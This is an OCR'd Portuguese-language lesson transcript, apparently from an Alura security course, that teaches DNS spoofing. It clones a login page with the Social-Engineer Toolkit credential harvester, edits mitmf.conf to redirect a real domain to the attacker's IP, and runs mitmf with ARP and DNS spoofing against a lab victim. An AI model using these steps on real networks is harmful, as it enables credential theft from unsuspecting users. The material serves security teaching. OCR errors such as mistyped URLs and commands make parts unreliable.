
05

DNS Spoofing

Transcrição

Vamos recapitular o ataque que realizamos?



Por meio do framework `mitmf`, o hacker enganou a tabela `ARP` da vitima e do roteador. Na prática, ele mudou o mapeamento entre esses dois computadores. Com isso, o hacker consegue visualizar as páginas que a vítima acessa, bem como os formulários que ela preenche. Mas, se uma página `HTTPS` for usada, com o protocolo de `TLS` e a criptografia impedirá o hacker de acessar essas informações.


E o que o hacker pode tentar fazer sobre isso para obter as credenciais da vítima? Vamos pensar juntos. Sabemos que o hacker se posicionou entre a vítima e o roteador. A vítima acessará uma página da internet, e a informação passará primeiro para o hacker, via switch. Sabendo disso, ele tentará alterar alterar o direcionamento, ou a tradução, da URL para um endereço IP que seja de controle dele.

Se a vítima escolher entrar em `alura.com.br`, o hacker vai mudar o direcionamento para o endereço de uma página falsa, com características muitos próximas da original. E isso só é possível porque a vítima está primeiramente conectada ao hacker, e passa por ele antes de chegar ao roteador. Assim, ele poderá devolver para a vítima a página falsa que criou.

Quando há alteração de uma URL para um endereço IP que seja vantajoso para o hacker, o ataque é chamado de *DNS Spoofing*. Ele altera o mapeamento da tradução entre a URL e o endereçamento IP, para que o hacker consiga pegar as credenciais da vítima – pois, ao ver um site muito parecido com o que pretendia acessar, provavelmente será enganada.

Vamos fazer esse ataque agora, pelo Kali Linux. Primeiro precisamos de uma ferramenta capaz de clonar páginas da web. Como queremos que a vítima pense que o site que está acessando é o original, estaremos realizando um **ataque de engenharia social** - ou, a arte de enganar as pessoas.

A ferramenta utilizada é a Setoolkit (https://github.com/trustedsec/social-engineer-toolkit). No GitHub, basta copiar o link no campo `Clone or download` .



No terminal do Kali Linux, importaremos essa ferramenta usando o link copiado:

```
root@kali:~# git clone https://gitbub.com/trustedsec/social-engineer-toolkit.git
```

Ao darmos `Enter` :

```
root@kali:~# git clone https://gitbub.com/trustedsec/social-engineer-toolkit.git
Cloning into ' social-engineer-toolkit'...
remote: Counting objects: 108751, done.
Receiving objects: 13% (14138/108751), 1.44 MiB | 1.34 MiB/s
```

Após algum tempo, a instalação estará concluída.

```
root@kali:~# git clone https://gitbub.com/trustedsec/social-engineer-toolkit.git
Cloning into 'social-engineer-toolkit'...
remote: Counting objects: 108751, done.
Receiving objects: 100% (108751/108751), 174.29 MiB | 3.48 MiB/s, done.
Resolving deltas: 100% (67291-67291), done.
Checking connectivity... done.
```

Agora vamos entrar no diretório para a `social-engineer-toolkit` , na qual as informações do programa estão salvas.

```
root@kali:~# git clone https://gitbub.com/trustedsec/social-engineer-toolkit.git
Cloning into 'social-engineer-toolkit'...
remote: Counting objects: 108751, done.
Receiving objects: 100% (108751/108751), 174.29 MiB | 3.48 MiB/s, done.
Resolving deltas: 100% (67291-67291), done.
```

```
Checking connectivity... done.
root@kali:~# cd social
```


Com um `Tab`, o terminal já autocompleta para nós. A seguir, daremos um `ls`.

```
root@kali:~# git clone https://gitbub.com/trustedsec/social-engineer-toolkit.git
Cloning into 'social-engineer-toolkit'...
remote: Counting objects: 108751, done.
Receiving objects: 100% (108751/108751), 174.29 MiB | 3.48 MiB/s, done.
Resolving deltas: 100% (67291-67291), done.
Checking connectivity... done.
root@kali:~# cd social-engineer-toolkit/
root@kali:~/social-engineer-toolkit# ls
modules readme README.md requirements.txt   seautomate   seproxy   setoolkit   setup.py   seupda
```

Vamos executar o bash `setoolkit`.

```
root@kali:~# git clone https://gitbub.com/trustedsec/social-engineer-toolkit.git
Cloning into 'social-engineer-toolkit'...
remote: Counting objects: 108751, done.
Receiving objects: 100% (108751/108751), 174.29 MiB | 3.48 MiB/s, done.
Resolving deltas: 100% (67291-67291), done.
Checking connectivity... done.
root@kali:~# cd social-engineer-toolkit/
root@kali:~/social-engineer-toolkit# ls
modules readme README.md requirements.txt   seautomate   seproxy   setoolkit   setup.py   seupda
root@kali:~/social-engineer-toolkit# ./setoolkit
```

O programa se inicializará, antes perguntando se você está de acordo com os termos de uso. Nesses termos, é dito para o usuário não usar a ferramenta contra outras pessoas, e que esse tipo de atividade pode ser ilegal.



Como não faremos nada contra ninguém, aceitaremos os termos pressionando `y`. Veremos o seguinte:

```
           Welcome to the Social-Engineer Toolkit (SET).
             The one stop shop for all of your SE needs.

       Join us on irc.freenode.net in channel #setoolkit

    The Social-Engineer Toolkit is a product of TrustedSec.

        Visit: https://wwww.trustedsec.com

    It's easy to update using the PenTesters Framework! (PTF)
 Visit https://github.com/trustedsex/pft to update all your tools!

 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and Absolute

   99) Exit the Social-Engineer Toolkit

 set>
```

Como queremos enganar uma vitima, usaremos a primeira opção `1` no `set`.

```
set> 1
```

O menu se atualizará e veremos:

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload an Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party modules

  99) Return back to the main menu.

set>
```

Como queremos fazer o ataque via uma página web, escolheremos a segunda opção.

```
set>2
```

O menu seguinte é esse:

```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) Full Screen Attack Method
  8) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

O nosso objetivo é obter as credenciais da vítima, portanto escolheremos a opção `3`.

```
set:webattack>3
```

Nos depararemos com o menu a seguir:

```
  1) Web Templates
  2) Site Cloner
```

```
   3) Custom Import

   99) Return to Webattack Menu

 set:webattack>
```

O `Site Cloner` é exatamente o que precisamos. Assim:

```
 set:webattack>2
 [-] Credential harvester will allow you to utilize the clone capabilities within SET
 [-] to harvest credentials or parameters from a website as well as place them into a report
 [-] This option is used for what IP the server will POST to.
 [-] If you're using an external IP, use your external IP for this
 set:webattack> IP address for the POST back in Harvester/Tabnabbing:
```

Nos deparando com a última linha, vemos que precisamos preencher com o IP do Kali Linux, que será o computador a receber a informação. Lembrando que esse endereço IP é o que a rede está gerando para o meu computador. Ao fazer esse processo, você deve preencher com o seu IP.

```
 set:webattack>2
 [-] Credential harvester will allow you to utilize the clone capabilities within SET
 [-] to harvest credentials or parameters from a website as well as place them into a report
 [-] This option is used for what IP the server will POST to.
 [-] If you're using an external IP, use your external IP for this
 set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.121.172
```

A seguir, o programa nos pede a URL a ser copiada. Colocaremos a URL de login da Alura.

```
 set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.121.172
 [-]SET supports both HTTP an HTTPS
 [-] Example: http://www.thisisafakesite.com
 set:webattack> Enter the url to clone: https://cursos.alura.com.br/loginForm?urlAfterLogin=https
```


Ao apertar `Enter`, veremos:

```
 set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.121.172
 [-]SET supports both HTTP an HTTPS
 [-] Example: http://www.thisisafakesite.com
 set:webattack> Enter the url to clone: https://cursos.alura.com.br/loginForm?urlAfterLogin=https

 [*] Cloning the website: https://cursos.alura.com.br/loginForm?urlAfterLogin=https://cursos.alu
 [*] This could take a little bit...

 The best way to use this attack is if username and password form fields are available. Regardles
 [*] Apache is set to ON - eveything will be placed in your web root directory of apache.
 [*] Files will be written out to the root directory of apache.
 [*] ALL files are within your Apache directory since you specified it to ON.
 [!] Apache may be tot running, do you want SET to start the process? [y/n]:
```

O programa nos avisa que o servidor do Apache não está funcionando, e pergunta se queremos iniciá-lo. Definiremos que sim, selecionando a opção `y`, para poder ver como ficará a página.

```
[!] Apache may be not running, do you want SET to start the process? [y/n]: y
[ ok ] Starting apache2 (via systemctl): apache2.service.
Please note that all output from the harvester will be found under apache_dir/harvester_date.txt
Feel free to customize post.ph in the /var/www/html
[*] All files have been copied to /var/www/html
...
```

Sabemos que o site copiado estará no diretório `/var/www/html`. Para ver se ele de fato copiou o site, vamos colar o endereço IP do Kali Linux no navegador.



Ficou realmente convincente, por ser muito parecido! Agora precisamos alterar o mapeamento da URL `alura.com.br`. Faremos isso em um arquivo do framework `mitmf`. No terminal:

```
root@kali:~ cd /etc/mitmf
```

Daremos um `ls` para ver todos os arquivos.

```
root@kali:~ cd /etc/mitmf
root@kali:/etc/mitmf# ls
app_cache_poison_templates   hta_driveby   mitmf.conf   responder
```

O arquivo que precisamos alterar é o `mitmf.conf`, e usaremos o Gedit para isso. Você pode optar pelo editor de sua preferência.

```
root@kali:~ cd /etc/mitmf
root@kali:/etc/mitmf# ls
app_cache_poison_templates   hta_driveby   mitmf.conf   responder
root@kali:/etc/mitmf# getit mitmd.conf
```

O arquivo será prontamente aberto:

```
...
[[[A]]]   # Queries for IPv4 address records
*.thesprawl.org=192.168.178.27

[[[AAAA]]]   # Queries for IPv6 address records
*.thesprawl.org=2001:db8::1

[[[MX]]]   # Queries for mail server records
*.thesprawl.org=mal.fake.com
...
```

Na tradução principal, o `[[[A]]]`, vamos pedir para mapear o site da Alura para o nosso IP. Como não sabemos se a vítima vai digitar `www` ou `http://`, vamos usar o `*.`, que é genérico e abrange essas opções.


```
...
[[[A]]]   # Queries for IPv4 address records
*.thesprawl.org=192.168.178.27
*.alura.com.br=192.168.121.172

[[[AAAA]]]   # Queries for IPv6 address records
*.thesprawl.org=2001:db8::1

[[[MX]]]   # Queries for mail server records
*.thesprawl.org=mal.fake.com
...
```

Estamos dizendo aqui que, quando a vítima acessar a página da Alura, será redirecionada para a nossa página falsa. Vamos salvar as alterações nesse arquivo.

Agora podemos finalmente rodar o ataque MITM. Voltaremos ao terminal para rodar o `mitmf`, da mesma forma que fizemos antes. Definindo o `target` como o IP da vítima (`192.168.121.171`), o gateway como o IP do roteador (`192.168.121.1`) e a interface será `eth0`. A única diferença, é que, além de alterar a tabela `ARP`, faremos também o *DNS spoof*, para redirecionar para a página falsa.

```
root@kali:~# mitmf --arp --spoof --target 192.168.121.171 --gateway 192.168.121.1 -i eth0 --dns
```


Ao dar `Enter`, veremos:




Note que ele nos avisa:

```
...
_Spoof v0.6
  |_DNS spoofing enabled
  |_ARP spoofing enabled
```

